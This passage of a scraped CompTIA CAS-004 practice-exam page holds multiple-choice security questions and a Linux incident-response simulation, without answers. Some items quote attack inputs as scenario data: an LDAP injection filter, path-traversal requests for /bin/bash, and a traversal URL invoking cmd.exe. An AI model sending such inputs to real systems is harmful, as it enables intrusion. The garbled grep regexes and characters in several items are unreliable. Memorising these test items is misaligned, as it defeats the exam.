
C. The number of nodes in the self-healing cluster was healthy.

D. Conditional checks prior to the service restart succeeded.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004
Question #: 117
Topic #: 1
[All CAS-004 Questions]

A security consultant needs to set up wireless security for a small office that does not have Active Directory. Despite the lack of central account management, the office manager wants to ensure a high level of defense to prevent brute-force attacks against wireless authentication.
Which of the following technologies would BEST meet this need?

A. Faraday cage

B. WPA2 PSK

C. WPA3 SAE

D. WEP 128 bit

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 118

Topic #: 1

[All CAS-004 Questions]

An attack team performed a penetration test on a new smart card system. The team demonstrated that by subjecting the smart card to high temperatures, the secret key could be revealed.

Which of the following side-channel attacks did the team use?

A. Differential power analysis

B. Differential fault analysis

C. Differential temperature analysis

D. Differential timing analysis

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 119

Topic #: 1

[All CAS-004 Questions]

A security compliance requirement states that specific environments that handle sensitive data must be protected by need-to-know restrictions and can only connect to authorized endpoints. The requirement also states that a DLP solution within the environment must be used to control the data from leaving the environment. Which of the following should be implemented for privileged users so they can support the environment from their workstations while remaining compliant?

A. NAC to control authorized endpoints

B. FIM on the servers storing the data

C. A jump box in the screened subnet

D. A general VPN solution to the primary network

Show Suggested Answer

Actual exam question from CompTIA's CAS-004
Question #: 120
Topic #: 1
[All CAS-004 Questions]

A networking team was asked to provide secure remote access to all company employees. The team decided to use client-to-site VPN as a solution. During a discussion, the Chief Information Security Officer raised a security concern and asked the networking team to route the Internet traffic of remote users through the main office infrastructure. Doing this would prevent remote users from accessing the Internet through their local networks while connected to the VPN.
Which of the following solutions does this describe?

A. Full tunneling
B. Asymmetric routing
C. SSH tunneling
D. Split tunneling

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 121

Topic #: 1

[All CAS-004 Questions]

A security analyst discovered that the company's WAF was not properly configured. The main web server was breached, and the following payload was found in one of the malicious requests:

(&(objectClass=*)(objectClass=*))(&(objectClass=void)(type=admin))

Which of the following would BEST mitigate this vulnerability?

A. Network intrusion prevention

B. Data encoding

C. Input validation

D. CAPTCHA

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 122

Topic #: 1

[All CAS-004 Questions]

A security consultant needs to protect a network of electrical relays that are used for monitoring and controlling the energy used in a manufacturing facility. Which of the following systems should the consultant review before making a recommendation?

A. CAN

B. ASIC

C. FPGA

D. SCADA

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 123

Topic #: 1

[All CAS-004 Questions]

Company A acquired Company ן'. During an audit, a security engineer found Company B's environment was inadequately patched. In response, Company A placed a firewall between the two environments until Company B's infrastructure could be integrated into Company A's security program.

Which of the following risk-handling techniques was used?

A. Accept

B. Avoid

C. Transfer

D. Mitigate

Show Suggested Answer

Actual exam question from CompTIA's CAS-004
Question #: 124
Topic #: 1
[All CAS-004 Questions]

An organization is prioritizing efforts to remediate or mitigate risks identified during the latest assessment. For one of the risks, a full remediation was not possible, but the organization was able to successfully apply mitigations to reduce the likelihood of impact.
Which of the following should the organization perform NEXT?

A. Assess the residual risk.

B. Update the organization's threat model.

C. Move to the next risk in the register.

D. Recalculate the magnitude of impact.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 125

Topic #: 1

[All CAS-004 Questions]

A software house is developing a new application. The application has the following requirements:

- ✑ Reduce the number of credential requests as much as possible
- ✑ Integrate with social networks
- ✑ Authenticate users

Which of the following is the BEST federation method to use for the application?

A. WS-Federation

B. OpenID

C. OAuth

D. SAML

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 126

Topic #: 1

[All CAS-004 Questions]

A company is looking for a solution to hide data stored in databases. The solution must meet the following requirements:

- ✑ Be efficient at protecting the production environment
- ✑ Not require any change to the application
- ✑ Act at the presentation layer

Which of the following techniques should be used?

A. Masking

B. Tokenization

C. Algorithmic

D. Random substitution

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 127

Topic #: 1

[All CAS-004 Questions]

A forensic expert working on a fraud investigation for a US-based company collected a few disk images as evidence.

Which of the following offers an authoritative decision about whether the evidence was obtained legally?

A. Lawyers

B. Court

C. Upper management team

D. Police

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 128

Topic #: 1

[All CAS-004 Questions]

Technicians have determined that the current server hardware is outdated, so they have decided to throw it out.

Prior to disposal, which of the following is the BEST method to use to ensure no data remnants can be recovered?

A. Drive wiping

B. Degaussing

C. Purging

D. Physical destruction

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 129

Topic #: 1

[All CAS-004 Questions]

A penetration tester obtained root access on a Windows server and, according to the rules of engagement, is permitted to perform post-exploitation for persistence. Which of the following techniques would BEST support this?

A. Configuring systemd services to run automatically at startup

B. Creating a backdoor

C. Exploiting an arbitrary code execution exploit

D. Moving laterally to a more authoritative server/service

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 130

Topic #: 1

[All CAS-004 Questions]

A security architect for a large, multinational manufacturer needs to design and implement a security solution to monitor traffic.

When designing the solution, which of the following threats should the security architect focus on to prevent attacks against the ||¢ network?

A. Packets that are the wrong size or length

B. Use of any non-DNP3 communication on a DNP3 port

C. Multiple solicited responses over time

D. Application of an unsupported encryption algorithm

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 131

Topic #: 1

[All CAS-004 Questions]

A security administrator configured the account policies per security implementation guidelines. However, the accounts still appear to be susceptible to brute-force attacks. The following settings meet the existing compliance guidelines:

- ✑ Must have a minimum of 15 characters
- ✑ Must use one number
- ✑ Must use one capital letter
- ✑ Must not be one of the last 12 passwords used

Which of the following policies should be added to provide additional security?

A. Shared accounts

B. Password complexity

C. Account lockout

D. Password history

E. Time-based logins

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 132

Topic #: 1

[All CAS-004 Questions]

A cybersecurity analyst discovered a private key that could have been exposed.

Which of the following is the BEST way for the analyst to determine if the key has been compromised?

A. HSTS

B. CRL

C. CSRs

D. OCSP

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 133

Topic #: 1

[All CAS-004 Questions]

Which of the following technologies allows CSPs to add encryption across multiple data storages?

A. Symmetric encryption

B. Homomorphic encryption

C. Data dispersion

D. Bit splitting

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 134

Topic #: 1

[All CAS-004 Questions]

A vulnerability scanner detected an obsolete version of an open-source file-sharing application on one of a company's Linux servers. While the software version is no longer supported by the OSS community, the company's Linux vendor backported fixes, applied them for all current vulnerabilities, and agrees to support the software in the future.

Based on this agreement, this finding is BEST categorized as a:

A. true positive.

B. true negative.

C. false positive.

D. false negative.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 135

Topic #: 1

[All CAS-004 Questions]

A company's Chief Information Security Officer is concerned that the company's proposed move to the cloud could lead to a lack of visibility into network traffic flow logs within the VPC.

Which of the following compensating controls would be BEST to implement in this situation?

A. EDR

B. SIEM

C. HIDS

D. UEBA

Show Suggested Answer

Actual exam question from CompTIA's CAS-004
Question #: 136
Topic #: 1
[All CAS-004 Questions]

A security team received a regulatory notice asking for information regarding collusion and pricing from staff members who are no longer with the organization.

The legal department -
provided the security team with a list of search terms to investigate.
This is an example of:

A. due diligence.

B. e-discovery.

C. due care.

D. legal hold.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 137

Topic #: 1

[All CAS-004 Questions]

Which of the following protocols is a low power, low data rate that allows for the creation of PAN networks?

A. Zigbee

B. CAN

C. DNP3

D. Modbus

Show Suggested Answer

Actual exam question from CompTIA's CAS-004
Question #: 138
Topic #: 1
[All CAS-004 Questions]

An organization's assessment of a third-party, non-critical vendor reveals that the vendor does not have cybersecurity insurance and IT staff turnover is high. The organization uses the vendor to move customer office equipment from one service location to another. The vendor acquires customer data and access to the business via an API.
Given this information, which of the following is a noted risk?

A. Feature delay due to extended software development cycles

B. Financial liability from a vendor data breach

C. Technical impact to the API configuration

D. The possibility of the vendor's business ceasing operations

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 139

Topic #: 1

[All CAS-004 Questions]

A company wants to quantify and communicate the effectiveness of its security controls but must establish measures. Which of the following is MOST likely to be included in an effective assessment roadmap for these controls?

A. Create a change management process.

B. Establish key performance indicators.

C. Create an integrated master schedule.

D. Develop a communication plan.

E. Perform a security control assessment.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 140

Topic #: 1

[All CAS-004 Questions]

A bank is working with a security architect to find the BEST solution to detect database management system compromises. The solution should meet the following requirements:

- ✑ Work at the application layer
- ✑ Send alerts on attacks from both privileged and malicious users
- ✑ Have a very low false positive

Which of the following should the architect recommend?

A. FIM

B. WAF

C. NIPS

D. DAM

E. UTM

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 141

Topic #: 1

[All CAS-004 Questions]

A business wants to migrate its workloads from an exclusively on-premises IT infrastructure to the cloud but cannot implement all the required controls. Which of the following BEST describes the risk associated with this implementation?

A. Loss of governance

B. Vendor lockout

C. Compliance risk

D. Vendor lock-in

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 142

Topic #: 1

[All CAS-004 Questions]

A security architect needs to implement a CASB solution for an organization with a highly distributed remote workforce. One of the requirements for the implementation includes the capability to discover SaaS applications and block access to those that are unapproved or identified as risky. Which of the following would BEST achieve this objective?

A. Deploy endpoint agents that monitor local web traffic to enforce DLP and encryption policies.

B. Implement cloud infrastructure to proxy all user web traffic to enforce DLP and encryption policies.

C. Implement cloud infrastructure to proxy all user web traffic and control access according to centralized policy.

D. Deploy endpoint agents that monitor local web traffic and control access according to centralized policy.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 143

Topic #: 1

[All CAS-004 Questions]

During a phishing exercise, a few privileged users ranked high on the failure list. The enterprise would like to ensure that privileged users have an extra security-monitoring control in place. Which of the following is the MOST likely solution?

A. A WAF to protect web traffic

B. User and entity behavior analytics

C. Requirements to change the local password

D. A gap analysis

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 144

Topic #: 1

[All CAS-004 Questions]

An analyst is evaluating the security of a web application that does not hold sensitive or financial data. The application requires users to have a minimum password length of 12 characters. One of the characters must be capitalized, and one must be a number. To reset the password, the user is asked to provide the birthplace, birthdate, and mother's maiden name. When all of these are entered correctly, a new password is emailed to the user. Which of the following should concern the analyst the MOST?

A. The security answers may be determined via online reconnaissance.

B. The password is too long, which may encourage users to write the password down.

C. The password should include a special character.

D. The minimum password length is too short.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 145

Topic #: 1

[All CAS-004 Questions]

In a cloud environment, the provider offers relief to an organization's teams by sharing in many of the operational duties. In a shared responsibility model, which of the following responsibilities belongs to the provider in a PaaS implementation?

A. Application-specific data assets

B. Application user access management

C. Application-specific logic and code

D. Application/platform software

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 146

Topic #: 1


[All CAS-004 Questions]

SIMULATION -

You are about to enter the virtual environment.

Once you have completed the item in the virtual environment, you will NOT be allowed to return to this item.

Click Next to continue.



Question and Instructions -

DO NOT perform the following actions within the virtual environment. Making any of these changes will cause the virtual environment to fail and prevent proper scoring.

1. Disabling ssh
2. Disabling systemd
3. Altering the network adapter 172.162.0.0
4. Changing the password in the lab admin account

Once you have completed the item in the virtual environment. you will NOT be allowed to return to this item.

TEST QUESTION -

This system was recently patched following the exploitation of a vulnerability by an attacker to enable data exfiltration.

Despite the vulnerability being patched, it is likely that a malicious TCP service is still running and the adversary has achieved persistence by creating a systemd service.

Examples of commands to use:

kill, killall

lsof

man, --help (use for assistance)

netstat (useful flags: a, n, g, u)

ps (useful flag: a)

systemctl (to control systemd)

Please note: the list of commands shown above is not exhaustive. All native commands are available.

INSTRUSTIONS -

Using the following credentials:

Username: labXXXadmin -

Password: XXXyyYzz!

Investigate to identify indicators of compromise and then remediate them. You will need to make at least two changes:

1. End the compromised process that is using a malicious TCP service.
2. Remove the malicious persistence agent by disabling the service's ability to start on boot.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 147

Topic #: 1

[All CAS-004 Questions]

An analyst received a list of IOCs from a government agency. The attack has the following characteristics:

1. The attack starts with bulk phishing.
2. If a user clicks on the link, a dropper is downloaded to the computer.
3. Each of the malware samples has unique hashes tied to the user.

The analyst needs to identify whether existing endpoint controls are effective. Which of the following risk mitigation techniques should the analyst use?

A. Update the incident response plan.

B. Blocklist the executable.

C. Deploy a honeypot onto the laptops.

D. Detonate in a sandbox.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 148

Topic #: 1

[All CAS-004 Questions]

An organization's finance system was recently attacked. A forensic analyst is reviewing the contents of the compromised files for credit card data. Which of the following commands should the analyst run to BEST determine whether financial data was lost?

A. grep ɹ€"v '^4 [09"€ɹ] {12} (?:[9"€ɹ0]{3}) ?$' file

B. grep '^4 [09"€ɹ]{12}(?:[9"€ɹ0]{3})?$' file

C. grep '^6(?:011|5[09"€ɹ]{2}) [9"€ɹ0] {12} ?' file

D. grep ɹ€"v '^6(?:011|5[09"€ɹ]{2})[9"€ɹ0]{12}?' file

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 149

Topic #: 1

[All CAS-004 Questions]

An organization requires a contractual document that includes:

- ✑ An overview of what is covered
- ✑ Goals and objectives
- ✑ Performance metrics for each party
- ✑ A review of how the agreement is managed by all parties

Which of the following BEST describes this type of contractual document?

A. SLA

B. BAA

C. NDA

D. ISA

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 150

Topic #: 1

[All CAS-004 Questions]

A company based in the United States holds insurance details of EU citizens. Which of the following must be adhered to when processing EU citizens' personal, private, and confidential data?

A. The principle of lawful, fair, and transparent processing

B. The right to be forgotten principle of personal data erasure requests

C. The non-repudiation and deniability principle

D. The principle of encryption, obfuscation, and data masking

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 151

Topic #: 1

[All CAS-004 Questions]

A security analyst is evaluating the security of an online customer banking system. The analyst has a 12-character password for the test account. At the login screen, the analyst is asked to enter the third, eighth, and eleventh characters of the password. Which of the following describes why this request is a security concern? (Choose two.)

A. The request is evidence that the password is more open to being captured via a keylogger.

B. The request proves that salt has not been added to the password hash, thus making it vulnerable to rainbow tables.

C. The request proves the password is encoded rather than encrypted and thus less secure as it can be easily reversed.

D. The request proves a potential attacker only needs to be able to guess or brute force three characters rather than 12 characters of the password.

E. The request proves the password is stored in a reversible format, making it readable by anyone at the bank who is given access.

F. The request proves the password must be in cleartext during transit, making it open to on-path attacks.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 152

Topic #: 1

[All CAS-004 Questions]

A company launched a new service and created a landing page within its website network for users to access the service. Per company policy, all websites must utilize encryption for any authentication pages. A junior network administrator proceeded to use an outdated procedure to order new certificates. Afterward, customers are reporting the following error when accessing a new web page: NET:ERR_CERT_COMMON_NAME_INVALID. Which of the following BEST describes what the administrator should do NEXT?

A. Request a new certificate with the correct subject alternative name that includes the new websites.

B. Request a new certificate with the correct organizational unit for the company's website.

C. Request a new certificate with a stronger encryption strength and the latest cipher suite.

D. Request a new certificate with the same information but including the old certificate on the CRL.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 153

Topic #: 1

[All CAS-004 Questions]

A large number of emails have been reported, and a security analyst is reviewing the following information from the emails:

```
Received: From postfix.com [102.8.14.10]
Received: From prod.protection.email.compita.com [99.5.143.140]
SPF: Pass
From <carl.b@comptia1.com>
Subject: Subject Matter Experts
X-IncomingHeaderCount:4
Return-Path: carl.b@comptia.com
Date: Sat, 4 Oct 2020 22:01:59
```

As part of the triage process, which of the following is the FIRST step the analyst should take?

A. Block the email address carl.b@comptia1.com, as it is sending spam to subject matter experts.

B. Validate the final ɹ€Receivedɹ€ header against the DNS entry of the domain.

C. Compare the ɹ€Return-Pathɹ€ and ɹ€Receivedɹ€ fields.

D. Ignore the emails, as SPF validation is successful, and it is a false positive.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 154

Topic #: 1

[All CAS-004 Questions]

Which of the following is the BEST disaster recovery solution when resources are running in a cloud environment?

A. Remote provider BCDR

B. Cloud provider BCDR

C. Alternative provider BCDR

D. Primary provider BCDR

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 155

Topic #: 1

[All CAS-004 Questions]

An auditor is reviewing the logs from a web application to determine the source of an incident. The web application architecture includes an Internet-accessible application load balancer, a number of web servers in a private subnet, application servers, and one database server in a tiered configuration. The application load balancer cannot store the logs. The following are sample log snippets:

```
Web server logs
192.168.1.10 - - [24/Oct/2020 11:24:34 +05:00] "GET
/../../../bin/bash" HTTP/1.1" 200 453 Safari/536.36
192.168.1.10 - - [24/Oct/2020 11:24:35 +05:00] "/ HTTP/1.1" 200
453 Safari/536.36

Application server logs
24/Oct/2020 11:24:34 +05:00 - 192.168.2.11 - request does not
match a known local user. Querying DB
24/Oct/2020 11:24:35 +05:00 - 192.168.2.12 - root path. Begin
processing

Database server logs
24/Oct/2020 11:24:34 +05:00 [Warning] 'option read_buffer_size'
unassigned value 0 adjusted to 2048
24/Oct/2020 11:24:35 +05:00 [Warning] CA certificate ca.pem is
self signed.
```

Which of the following should the auditor recommend to ensure future incidents can be traced back to the sources?

A. Enable the X-Forwarded-For header at the load balancer.

B. Install a software-based HIDS on the application servers.

C. Install a certificate signed by a trusted CA.

D. Use stored procedures on the database server.

E. Store the value of the $_SERVER['REMOTE_ADDR'] received by the web servers.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 156

Topic #: 1

[All CAS-004 Questions]

Due to internal resource constraints, the management team has asked the principal security architect to recommend a solution that shifts partial responsibility for application-level controls to the cloud provider. In the shared responsibility model, which of the following levels of service meets this requirement?

A. IaaS

B. SaaS

C. FaaS

D. PaaS

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 157

Topic #: 1

[All CAS-004 Questions]

A security analyst needs to recommend a remediation to the following threat:

```
GET http://comptia.com/casp/search?q=scriptingcrc
GET http://comptia.com/casp/..%5../Windows/System32/cmd.exe?/c+sql+s:\
POST http://comptia.com/casp/login.asp
GET http://comptia.com/casp/user=54x90211z
```

Which of the following actions should the security analyst propose to prevent this successful exploitation?

A. Patch the system.

B. Update the antivirus.

C. Install a host-based firewall.

D. Enable TLS 1.2.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 158

Topic #: 1

[All CAS-004 Questions]

An organization requires a legacy system to incorporate reference data into a new system. The organization anticipates the legacy system will remain in operation for the next 18 to 24 months. Additionally, the legacy system has multiple critical vulnerabilities with no patches available to resolve them. Which of the following is the BEST design option to optimize security?

A. Limit access to the system using a jump box.

B. Place the new system and legacy system on separate VLANs.

C. Deploy the legacy application on an air-gapped system.

D. Implement MFA to access the legacy system.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 159

Topic #: 1

[All CAS-004 Questions]

An attacker infiltrated an electricity-generation site and disabled the safety instrumented system. Ransomware was also deployed on the engineering workstation. The environment has back-to-back firewalls separating the corporate and OT systems. Which of the following is the MOST likely security consequence of this attack?

A. A turbine would overheat and cause physical harm.

B. The engineers would need to go to the historian.

C. The SCADA equipment could not be maintained.

D. Data would be exfiltrated through the data diodes.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 160

Topic #: 1

[All CAS-004 Questions]

Which of the following is required for an organization to meet the ISO 27018 standard?

A. All PII must be encrypted.

B. All network traffic must be inspected.

C. GDPR equivalent standards must be met.

D. COBIT equivalent standards must be met.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 161

Topic #: 1

[All CAS-004 Questions]

A company invested a total of $10 million for a new storage solution installed across five on-site datacenters. Fifty percent of the cost of this investment was for solid-state storage. Due to the high rate of wear on this storage, the company is estimating that 5% will need to be replaced per year. Which of the following is the ALE due to storage replacement?

A. $50,000

B. $125,000

C. $250,000

D. $500,000

E. $1,000,000

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 162

Topic #: 1

[All CAS-004 Questions]

A security architect was asked to modify an existing internal network design to accommodate the following requirements for RDP:

✑ Enforce MFA for RDP.

✑ Ensure RDP connections are only allowed with secure ciphers.

The existing network is extremely complex and not well segmented. Because of these limitations, the company has requested that the connections not be restricted by network-level firewalls or ACLs.

Which of the following should the security architect recommend to meet these requirements?

A. Implement a reverse proxy for remote desktop with a secure cipher configuration enforced.

B. Implement a bastion host with a secure cipher configuration enforced.

C. Implement a remote desktop gateway server, enforce secure ciphers, and configure to use OTP.

D. Implement a GPO that enforces TLS cipher suites and limits remote desktop access to only VPN users.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 163

Topic #: 1

[All CAS-004 Questions]

An organization is deploying a new, online digital bank and needs to ensure availability and performance. The cloud-based architecture is deployed using PaaS and SaaS solutions, and it was designed with the following considerations:

- ✑ Protection from DoS attacks against its infrastructure and web applications is in place.
- ✑ Highly available and distributed DNS is implemented.
- ✑ Static content is cached in the CDN.
- ✑ A WAF is deployed inline and is in block mode.
- ✑ Multiple public clouds are utilized in an active-passive architecture.

With the above controls in place, the bank is experiencing a slowdown on the unauthenticated payments page. Which of the following is the MOST likely cause?

A. The public cloud provider is applying QoS to the inbound customer traffic.

B. The API gateway endpoints are being directly targeted.

C. The site is experiencing a brute-force credential attack.

D. A DDoS attack is targeted at the CDN.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004
Question #: 164
Topic #: 1
[All CAS-004 Questions]

A healthcare system recently suffered from a ransomware incident. As a result, the board of directors decided to hire a security consultant to improve existing network security. The security consultant found that the healthcare network was completely flat, had no privileged access limits, and had open RDP access to servers with personal health information. As the consultant builds the remediation plan, which of the following solutions would BEST solve these challenges? (Choose three.)

A. SD-WAN
B. PAM
C. Remote access VPN
D. MFA
E. Network segmentation
F. BGP
G. NAC

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 165

Topic #: 1

[All CAS-004 Questions]

A Chief Information Security Officer (CISO) is concerned that a company's current data disposal procedures could result in data remanence. The company uses only SSDs. Which of the following would be the MOST secure way to dispose of the SSDs given the CISO's concern?

A. Degaussing

B. Overwriting

C. Shredding

D. Formatting

E. Incinerating

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 166

Topic #: 1

[All CAS-004 Questions]

The CI/CD pipeline requires code to have close to zero defects and zero vulnerabilities. The current process for any code releases into production uses two-week Agile sprints. Which of the following would BEST meet the requirement?

A. An open-source automation server

B. A static code analyzer

C. Trusted open-source libraries

D. A single code repository for all developers

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 167

Topic #: 1

[All CAS-004 Questions]

A security analyst wants to keep track of all outbound web connections from workstations. The analyst's company uses an on-premises web filtering solution that forwards the outbound traffic to a perimeter firewall. When the security analyst gets the connection events from the firewall, the source IP of the outbound web traffic is the translated IP of the web filtering solution. Considering this scenario involving source NAT, which of the following would be the BEST option to inject in the HTTP header to include the real source IP from workstations?

A. X-Forwarded-Proto

B. X-Forwarded-For

C. Cache-Control

D. Strict-Transport-Security

E. Content-Security-Policy

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 168

Topic #: 1

[All CAS-004 Questions]

An HVAC contractor requested network connectivity permission to remotely support/troubleshoot equipment issues at a company location. Currently, the company does not have a process that allows vendors remote access to the corporate network. Which of the following solutions represents the BEST course of action to allow the contractor access?

A. Add the vendor's equipment to the existing network. Give the vendor access through the standard corporate VPN.

B. Give the vendor a standard desktop PC to attach the equipment to. Give the vendor access through the standard corporate VPN.

C. Establish a certification process for the vendor. Allow certified vendors access to the VDI to monitor and maintain the HVAC equipment.

D. Create a dedicated segment with no access to the corporate network. Implement dedicated VPN hardware for vendor access.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 169

Topic #: 1

[All CAS-004 Questions]

An attacker infiltrated the code base of a hardware manufacturer and inserted malware before the code was compiled. The malicious code is now running at the hardware level across a number of industries and sectors. Which of the following categories BEST describes this type of vendor risk?

A. SDLC attack

B. Side-load attack

C. Remote code signing

D. Supply chain attack

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 170

Topic #: 1

[All CAS-004 Questions]

A company is adopting a new artificial-intelligence-based analytics SaaS solution. This is the company's first attempt at using a SaaS solution, and a security architect has been asked to determine any future risks. Which of the following would be the GREATEST risk in adopting this solution?

A. The inability to assign access controls to comply with company policy

B. The inability to require the service provider process data in a specific country

C. The inability to obtain company data when migrating to another service

D. The inability to conduct security assessments against a service provider

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 171

Topic #: 1

[All CAS-004 Questions]

A BIA of a popular online retailer identified several mission-essential functions that would take more than seven days to recover in the event of an outage. Which of the following should be considered when setting priorities for the restoration of these functions?

A. Supply chain issues

B. Revenue generation

C. Warm-site operations

D. Scheduled impacts to future projects

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 172

Topic #: 1

[All CAS-004 Questions]

A software development company makes its software version available to customers from a web portal. On several occasions, hackers were able to access the software repository to change the package that is automatically published on the website. Which of the following would be the technique to ensure the software the users download is the official software released by the company?

